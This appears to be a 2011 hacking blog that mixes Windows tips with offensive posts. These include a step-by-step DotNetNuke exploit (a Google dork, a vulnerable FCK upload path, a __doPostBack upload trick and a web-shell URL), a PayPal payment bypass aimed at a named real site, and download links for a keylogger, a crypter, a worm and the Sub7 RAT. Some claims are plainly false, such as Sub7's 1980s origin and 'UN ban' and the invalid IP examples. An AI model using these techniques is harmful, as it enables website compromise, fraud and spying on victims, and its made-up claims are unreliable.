FireSale HackBoy

Knowledge Shared By FireSale HackBoy...

Hacking

The Art Of Exploitation...

Ethical Hacking

Security Experts...Same Techniques To Make Hacker's Stuff Useless.

Black Hat Hacking

Dark Side Of Hacking... In Short Destruction Of Cyber Stuff.

Digital Stuff

All The Digital Stuff Is Under The Influence Of Cyber Attacks... Be Safe

Showing posts with label Art. Show all posts

Monday, December 12, 2011

How To Make Password Protected Folder And Invisible - Windows Tweaks

In this section I will show you how to make a password protected folder in Windows XP, Vista without using any additional software. Following is the step by step procedure to create a password protected folder.

PASSWORD PROTECTED FOLDER:
 

STEP-1: Create a new folder (Right-click -> New -> Folder) and give it any name of your choice. For instance you name it as FireSale.

STEP-2:  Now place all the important files, documents or any other folder in this folder that you want to password protect.

STEP-3: Now Right-click on this folder (FireSale) and select the option Send To -> Compressed (zipped) Folder.

STEP-4: Now a new compressed zipped folder gets created next to folder (FireSale) with the same name.

STEP-5: Double-click on this compressed zipped folder and you should see your original folder (FireSale) there.

STEP-6: Now go to the File menu and select the option Add a password. ie: File -> Add a password

You will get small pop up window here. You can set your desired password. Once the password is set, It will ask for the password every time it is opened. Thus you have now created the password protected folder.

HOW TO MAKE IT INVISIBLE

STEP-1: Right-click on this password protected folder and click on Properties.

STEP-2: At the bottom select the option Hidden and press OK. Now your folder gets invisible.

STEP-3: In order to unhide this folder go to
My Computer – >Tools -> Folder options. Switch to View tab, scroll down and under Hidden files and folders you’ll see the following two options
  • Do not show hidden files and folders
  • Show hidden files and folders
Here you select the second option and press OK. Now the invisible folder becomes visible in it’s location. To access it you need the password. To make it invisible again repeat STEP-1 through STEP-3 and select the first option and click OK.
Now the folder becomes invisible once again.

Sunday, August 28, 2011

How To Download Free Files From PayPal - PayPal Hacking


How to hack PayPal sites or how to download applications free from PayPal sites....U just need to know a bit of HTML anyone want to download any application from da sites which r containing PayPal order page & a link to start...

First off all u need to hide ur ip-address use a proxy server otherwise ur ip address will be recorded in some sites click here to hide ur ip-address.

1) Rightclick your mouse (ctrl+click) viewsource and open the source of the site in an a texteditor
2) Search for the word "return"
3) Next to it you can find the url for the thank you page
4) Copy the url and paste it in your browser and you will see the download link

This works only if you can download instantly after payment, it will not work if the link needs to be emailed to you.


You can try it here to start with:
http://www.ramphelp.com/halfpipe.html


About half way down the page you will find:< type="hidden" name="return" value="http://www.ramphelp.com/65984523/thanks/68912hp654/26865thankyouhp08363215423.html ">

Copy the link into your browser and download.

How To Use MegaUpload As a Premium User - Hacking Tools


If you want to enjoy megaupload as premium usr, download this tool and install. The name of the tool is Megakey


Features.
1) It removes limitations on megaupload and megavideo.
2) It provides happy hour premium access to all mega sites.
3) It allows for ultra fast up & downloads thanks to multiplexing technology.
4) It identifies music files on your PC and make them available in your megabox.
5) It gives you a direct connection to mega servers.
6) No delays and availability. In the future you get free access to movies, music and games licensed by mega.


How To Prevent Your Computer From Hackers - Windows Tweaks

Hackers and Browser Hijacking is one area of the Net that affects everyone at some stage.


In addition to having third party utilities such as SpyBot, Anti Virus scanners and firewalls installed there are some changes that can be made to Windows 2000/XP. Below are some details to make your system safer from hackers and hijackers.


Some of these tips require editing of the Registry so it is wise to either backup the registry and/or create a Restore Point.


1. Clearing the Page File at Shutdown
Windows 2000/XP paging file (Sometimes called the Swap File) can contain sensitive information such as plaintext passwords. Someone capable of accessing your system could scan that file and find its information. You can force windows to clear out this file.

In the registry navigate to HKEY_LOCAL_MACHINESYSTEMCurrentControlSetControlSession ManagerMemory Management and add or edit the DWORD ClearPageFileAtShutdown. Set it to 1.

Note that when you do this, the system will take much longer to shut down: a system with a really big Page File (! Gig or more) may take a minute or two longer.

2. Disable the POSIX and OS/2 Subsystem.Windows 2000 and XP come with little-documented subsystems it at allow compatibility with UNIX and OS/2 systems These rues systems are enabled by default but so rarely used that they are best off bring disabled completely to prevent possible service hijackings.

To disable these subsystems, open the registry and navigate to HKEY LOCAL MACHINESYSTEMCurrentControlSetControlSession ManagerSubSystems. Delete the subkeys Os2 and Posix. then reboot.
3. Never leave default passwords blank.
On installation, Windows 2000 sets up an Administrator account with total system access and prompts for a password. Guess what: by default, it allows that password to be blank. If a user doesn't want to type a password, he can simply click Next and the system will be an open door for anyone who wants to log on. Always opt for a password of some kind when setting up the default account on a machine.
4. Disable the Guest accountWindows XP comes with a Guest account that's used for limited access, but it's still possible to do some damage with it. Disable it completely if you are not using it. Under Control Panel, select User Accounts, click on Guest Account and then select Turn Off the Guest Account.
5. Install Windows In a different directory.
Windows usually installs itself in the WINDOWS directory. Windows NT 4 0 and 2000 Will opt for WINNT. Many worms and other rogue programs assume this to be the case and attempt to exploit those folders files. To defeat this install Windows to another directory when you're setting it up - you can specify the name of the directory during setup. WINDIR is okay; so some people use WNDWS - A few (not that many) programs may not install properly if you install Windows to another folder but t hey are very few and they are far between

6. Fake out hackers with a dummy Administrator account
Since the default account in Windows 2000 is always named Administrator, an enterprising hacker can try to break into your system by attempting to guess the password on that account. It you never bothered to put a password on that account, say your prayers.

Rather than be a sucker to a hacker, put a password on the Administrator account it you haven't done so already. Then change the name of the Administrator account. You'll still be able to use the account under its new name, since Windows identifies user accounts by a back-end ID number rather than the name. Finally, create a new account named Administrator and disable it. This should frustrate any would -be break-ins.

You can add new accounts and change the names of existing accounts in Windows 2000 through the Local Users and Groups snap in. Right-click on My Computer, select Manager, open the Local Users and Groups subtree, look in the Users folder and right-click on any name to rename it. To add a new user, right-click on the containing folder and select New User. Finally, to disable an account, double-click it, check the Account is disabled box and click OK.

Don't ever delete the original Administrator account. Some programs refuse to install without it and you might have to log in under that account at some point to setup such software. The original Administrator account is configured with a security ID that must continue to be present in the system.

7. Set the Hosts file to read-only to prevent name hijacking.
This one's from (and to a degree, for) the experts. The HOSTS file is a text file that all flavors of Windows use to hold certain network addresses that never change. When a network name and address is placed in HOSTS, the computer uses the address listed there for that network name rather than performing a lookup (which can take time). Experts edit this file to place their most commonly-visited sites into it, speeding things up considerably.

Unfortunately hijackers and hackers also love to put their own information into it - redirecting people from their favorite sites to places they don't want to go. One of the most common entries in HOSTS is local host which is set 1770.0.1. This refers to the local machine and if this entry is damaged the computer can behave very unpredictably.

To prevent HOSTS from being hijacked, set it to read-only. Go to the folder %Systemroot%system32driversetc, right-click on HOSTS, select Properties check the Read-Only box and click OK. If you want to add your own entries to HOSTS, you can unprotect it before doing so, but always remember to set it to read-only after you're done.
8. Turn off unneeded Services
Windows 2000 and XP both come with many background services that don't need to he running most of the time: Alerter, Messenger, Server (If you're running a standalone machine with no file or printer shares), NetMeeting Remote Desktop Sharing, Remote Desktop Help Session Manager (the last two if you're not using Remote Desktop or NetMeeting), Remote Registry, Routing and Remote Access (if you're not using Remote Access), SSDP Discovery Service, Telnet, and Universal Plug and Play Device Host.
A good resource and instruction on which of these services can be disabled go to /http://www.blkviper.com/WinXP/


9. Disallow changes to IE settings through IE
This is another anti hijacker tip. IE can be set so that any changes to its settings must be performed through the Internet icon in the Control Panel, rather than through IE's own interface. Some particularly unscrupulous programs or sites try to tamper with setting by accessing the Tools, Options menu in IE. You can disable this and still make changes to IE's settings through the Control Panel.

Open the Registry and browse to HKEY_CURRENT_USER SoftwarePoliciesMicrosoftInternet ExplorerRestrictions. Create or edit a new DWORD value named NoBrowserUptions and set it to 1 (this is a per-user setting). Some third-party programs such as Spybot Search And Destroy allow you to toggle this setting.

You can also keep IE from having other programs rename its default startup page, another particularly annoying form of hijacking. Browse to HKEY.CURRENT USERSoftwarePolicies MicrosoftInternet ExploreControl Panel and add or edit a DWORD, Homepage and set it to 1.


10. Disable simple File Shares.
In Windows XP Professional, the Simple File Sharing mode is easily exploited, since it抯 a little too easy to share out a file across your LAN (or the NET at large). To turn it off, go m My Computer, click Tools, Folder Option and the View tab, and uncheck Use Simple file sharing (Recommended). Click OK. When you do this you can access the Security tab in the Properties window for all folders; set permissions for folders; and take ownership of objects (but not in XP Home)

How To Change Your IP Address - Black Hat Hacking


1. Click on "Start" in the bottom left hand corner of screen
2. Click on "Run"
3. Type in "command" or "cmd"and hit ok

You should now be at an MSDOS prompt screen.

4. Type "ipconfig /release" just like that, and hit "enter"
5. Type "exit" and leave the prompt
6. Right-click on "Network Places" or "My Network Places" on your desktop.
7. Click on "properties"

You should now be on a screen with something titled "Local Area Connection",

8. Right click on "Local Area Connection" and click "properties"

9. Double-click on the "Internet Protocol (TCP/IP) " from the list under the "General" tab

10. Click on "Use the following IP address" under the "General" tab

11. Create an IP address (put any ip there like 1.2.3.4 it doesn't matter what you give there , this is only to tell you how to change your "IP" .

12. Press "Tab" and it should automatically fill in the "Subnet Mask" section with default numbers.

13. Hit the "Ok" button here

14. Hit the "Ok" button again

You should now be back to the "Local Area Connection" screen.

15. Right-click back on "Local Area Connection" and go to properties again.

16. Go back to the "TCP/IP" settings

17. This time, select "Obtain an IP address automatically"

18. Hit "Ok"

19. Hit "Ok" again

20. You now have a new IP address

Saturday, August 27, 2011

Proxy Servers and Anonymizers - Black Hat Hacking


Proxy is a network computer that can serve as an intermediate for connection with other computers. They are usually used for the following purposes:
  • As firewall, a proxy protects the local network from outside access.

  • As IP-addresses multiplexer, a proxy allows to connect a number of computers to Internet when having only one IP-address.

  • Proxy servers can be used (to some extent) to anonymize web surfing.

  • Specialized proxy servers can filter out unwanted content, such as ads or ‘unsuitable’ material.

  • Proxy servers can afford some protection against hacking attacks.

Anonymizers
  • Anonymizers are services that help make your own web surfing anonymous.

  • The first anonymizer developed was Anonymizer.com, created in 1997 by Lance Cottrell.

  • An anonymizer removes all the identifying information from a user’s computers while the user surfs the Internet, thereby ensuring the privacy of the user.

Friday, August 19, 2011

DNN Website Hacking Toturial - Black Hat Hacking

Step 1 : 
http://www.google.com


Step 2:Now enter this dork (this is Dork for find DNN Valn sites)

 inurl:/Fck/fcklinkgallery.aspx
this is a dork to find the Portal Vulnerable sites, use it wisely.

Step 3: 
it will show you many sites, Copy any one of site.

Step 4: 
For example take this site.
Example:


http://www.itservicespro.net
Step 5: Now Paste after the site url

  this

/Providers/HtmlEditorProviders/Fck/fcklinkgallery.aspx

so Site is this : 
http://itservicespro.net/Providers/HtmlEditorProviders/Fck/fcklinkgallery.aspx


so it will look like this (screenshot below)

Note:  if it will show you like this (see screenshot below) its mean site could not hack find another site
 

Now Click on 
File ( A File On Your Site )

Step 8:Now replace the URL in the address bar with a Simple Script

javascript:__doPostBack('ctlURL$cmdUpload','')
Step 9:You will Find the Upload Option

Step 10:
Select Root


After upload 
go for your shell  www.yoursite.com/portals/0/yourshellname.asp;.jpg

That's It....:)

Sunday, August 14, 2011

Download Hackers Popular Toolbars - Hacking Tools

Hackers Toolbar For Mozilla FireFox.
Click Here To Download

Hackers Toolbar For Internet Explorer.
Click Here To Download

For All Other Browsers.
Click Here To Download

Friday, August 12, 2011

Wi-feye An Automated Network Penetration Testing Tool


Wi-fEye is divided to four main menus:
1. Cracking menu: This menu will allow you to:

  • Enable monitor mode

  • View avalale Wireless Networks

  • Launch Airodump-ng on a specific AP

  • WEP cracking: this will allow you to perform the following
    attacks automatically:

  • Interactive packet replay.

  • Fake Authentication Attack.

  • Korek Chopchop Attack.

  • Fragmentation Attack.

  • Hirte Attack (cfrag attack).

  • Wesside-ng.

  • WPA Cracking: This contains the following attacks:

  •  Wordlist Attack

  •  Rouge AP Attack.


2.  Mapping: this menu will allow you to do the following:
  • Scan the network and view the connected hosts.

  • Use Nmap Automatically.


3. MITM: this menu will allow you to do the following Automatically:
  • Enable IP forwarding.

  • ARP Spoof.

  • Launch ettercap (Text mode).

  • Sniff SSL/HTTPS traffic.

  • Sniff URLs and send them to browser.

  • Sniff messengers from instant messengers.

  • Sniff images.

  • DNS Spoof.

  • HTTP Session Hijacking (using Hamster).


4. Others: this menu will allow you to o the following automatically:
  • Change MAC Address.

  • Hijack software updates (using Evilgrade).

  • Download Here:


  Or Visit Official Website: 


Google Hacking Database Dorks Collection - Hacking Tools


So what are Google Dorks ???
They are query words which have special meaning to Google. These words tell Google to do a totally different type of search. These Dorks helps hackers to find the vulnerable pages so they canhack them. This way Google also helps hackers to hack.


To go to this database.. Just click the following button.


Now you can find vulnerable pages.


Thursday, August 11, 2011

Most Wanted Hacking Tools - Hacking Tools

1 - PLAYSTATION EMULATOR -You can play ps2 games on your pc with this utility,a very handy tool for gamers,its better than bleem in compatibility.
Download epsxe170 ps2 emulator.rar for free on uploading.com


2 - Windows Admin Password Reset (Small Linux disk) -- Its a small linux image which can resets the admin password.

Download Windows Admin Password Hack download.rar for free on uploading.com


3 - RAPIDSHARE ACCOUNT CHECKER(New Mask Added) -- Title says it all.

Download RS ACCOUNT CHECKER.rar for free on uploading.com


4 - SQL FUZZER WITH VIDEO TUTORIAL(Only 1.5mb) -- Powerfull tool for sql injection.

Download SQL FUZZER WITH VIDEO TUTORIAL.rar for free on uploading.com


5 - Ca0s SQL Perl Inj3ct0r v1 -- Good SQL injection tools source code.

Download Ca0s SQL Perl Inj3ct0r v1.rar for free on uploading.com


6 - Milw0rm_Search_Utility_v1.0 by skyweb07 -- Small utility which can search exploits for you.


Download Milw0rm_Search_Utility_v1.0_skyweb07.zip for free on uploading.com


7 - Vaqxine Keylogger -- A very good tool,it might not be FUD now but its a good tool.

Download Vaqxination_v2.3_Public.rar for free on uploading.com


8 - Hackers Tool Box -- Many handy tools.

Download Hackers Tool Box v1.rar for free on uploading.com


9 - Nathans Image Worm -- It replaces every image on victim's pc with your defined image.

Download Nathans Image Worm.rar for free on uploading.com


10 - HTTP Recon 7.3 -- Use it know weather an exe is backdoored or not.Basically its for Fingerprinting and vulnerability analysis.

Download httprecon-7.3.zip for free on uploading.com
11 - JKymmel's Crypter -- For crypting you viruses.

Download JKymmel's Crypter v 1.2.rar for free on uploading.com


12 - Icon changer -- Change the icon of any file.

Download IconChanger.rar for free on uploading.com


Sub7 Hacking Software - Hacking Tools


If you haven't heard of Sub7, I suggest you leave now, find out what it is, then come back. Stop wasting my time. If you think you have the skilled mind for it, stick around, and I will introduce you to one of the many essential tools hackers have ready at all times.

Origin

Sub7 was invented in the late 1980's by a legend known as Mobman. Mobman wanted to make the basic tasks of a hacker easily accessable and easy to implement. I'm not sure what exactly he programmed it in, but it was probably something extremely difficult and involved, like Visual Basic or A+. I read up on Mobman, no one knows of his whereabouts and some even claim that he is dead (real hackers know better). Either way, we can all thank Mobman for this great program.

What it is

Sub7 is a R.A.T (Remote Administration Tool) that basically has two parts: a client, and a server. After you have the server installed on another machine, or trick another person into installing the server on their machine, you can use the client to connect to them through network protocols and routes. After you're connected to them, the client provides you with a series of hacking tools and features to use on your victim. Which, obviously, is the goal of any hacker.
Sub7 has made this easy, but the only hard part is having the server installed on the other machine. You can see the official Sub7 website for tactics on how to accomplish this.


Sub7 is well-known for it's wide selection of elite tools and features. Listed below are just a few that come to mind:
  • Keylogger
  • Uploader
  • Server
  • Customized skins
  • Hide cursor
  • Client
  • CDROM close/open
  • Hide cursor
  • IP Pinging
  • Name lookup/revolution
  • Change the appearance of icon

Availability

Sub7 was banned by the United Nations in 1995, but I consulted my many underground resources and found it for you. The last version that was made was Sub7 Legends, and is available for download here. This file is extremely rare, and was very hard to find. I had to download it.
Again, as with many things found on this site, the creator of this site is NOT responsible for anything you do with the knowledge or tools found within the site. Everything here is for educational purposes only. If you do not agree, leave now.

Download Here:


How To Steal IP Addresses - Black Hat Hacking

IP stands for Internet Protocols. An IP address is the address for servers and a person's computer who is connected to the internet. Everyone on the internet has an IP address, and once you find out what it is, you know exactly where they are, and you can begin to hack them.
Internet Protocols Addresses are usually made up of random numbers seperated by dots. Every IP address is unique, no one can have the same one. This is why it is very important that you're careful when typing, you do NOT want to accidentally hack the wrong person/network.

Examples:

  • 66.17.44.196

  • 81.73.41.42

  • 192.168.1.1

  • 127.0.0.1

  • 84.10.1.598

  • 17.44.186


  • Obtaining a target's IP is address is the first step to prepare for an attack. Explained below are methods of obtaining a victim's IP address.

    Ping - the easiest way to steal an IP

    Ping is a tool used to endlessly make requests to a server or another person. It works with both IP address or domain names. Domain names are the addresses that you type in to go to a website. Domain names are easier to remember, which is why the internet was invented.
    Either way, by pinging a site, you can easily over-load it with requests, and at the same time obtain the IP. Ping is supported in Microsoft DOS, as shown below:


Wednesday, August 10, 2011

Laptop Batteries Hacking - Black Hat Hacking


Accuvant Labs' Charlie Miller describes how to hack Apple laptop batteries
(Credit: Declan McCullagh/CNET)
LAS VEGAS--The latest security threat to your laptop comes from an unexpected source: its battery.
A security researcher demonstrated today at the Black Hat security conference how he was able to gain complete control of the microprocessor embedded in batteries used in Apple Macintosh laptops and then remove or bypass the built-in safeguards.
"I can clearly brick the battery," said Charlie Miller, principal research consultant at security firm Accuvant Labs. "That's a cinch. I'm a pro at that."
Miller suggested it would be possible to overheat a battery and start a fire by convincing a controller that the battery was discharged, even though it was completely full, but said he has not tried it and an analog fuse may prevent disaster. "The charger will think the remaining capacity is whatever I want," he said. "So it might overcharge."
Accuvant posted working code today featuring an interface that Miller wrote that makes it easier to send commands to the battery controller.
Sniffing battery-to-laptop communications
(Credit: Accuvant Labs)
Bricking a battery, of course, doesn't mean that a laptop ceases to work. And older MacBook Pro laptops have batteries that can be replaced in seconds. But newer MacBook Pro laptops, and the MacBook Air, have batteries that are not designed to be replaced by their owners.
Even worse, if malware successfully slips past the defenses built into OS X and takes up residence on a laptop, it could continue to keep bricking replacement batteries.
Miller said the attack could take place in the other direction as well: Malware inserted into the battery's firmware could try to seize control of the computer even if the operating system were reinstalled. "If the OS kernel has a bug, you could attack the OS from the battery," he said.
Apple uses three chips made by Texas Instruments to control its laptops' batteries. Two provide protection against overcharging, short circuiting, and so on, while the TI BQ20Z80 chip keeps track of the battery's status, maintains the charge, and communicates with the laptop.
Miller's presentation described how he began trying to figure out how the laptops communicate with their batteries and discovered that Apple did not change the default battery password. Here's an excerpt:
 For the batteries that ship with all the Apple laptops I tested, the password to unseal the battery and the password to enter full access mode are the hard-coded values provided in Texas Instruments documentation. In this work, I provide API functions which can be used to communicate with the battery. This allows the ability to make arbitrary configuration changes as well as dumping of the data flash and instruction flash. I provide IDA Pro scripts to disassemble the machine code from the firmware. We provide a way to disable the firmware checksum as well as to make arbitrary changes to the smart battery firmware. Due to the nature of the Smart Battery System, changes made to the smart battery firmware may cause safety hazards such as overcharging, overheating, or even fire.
One of the utilities he released today lets you change the password from its default setting.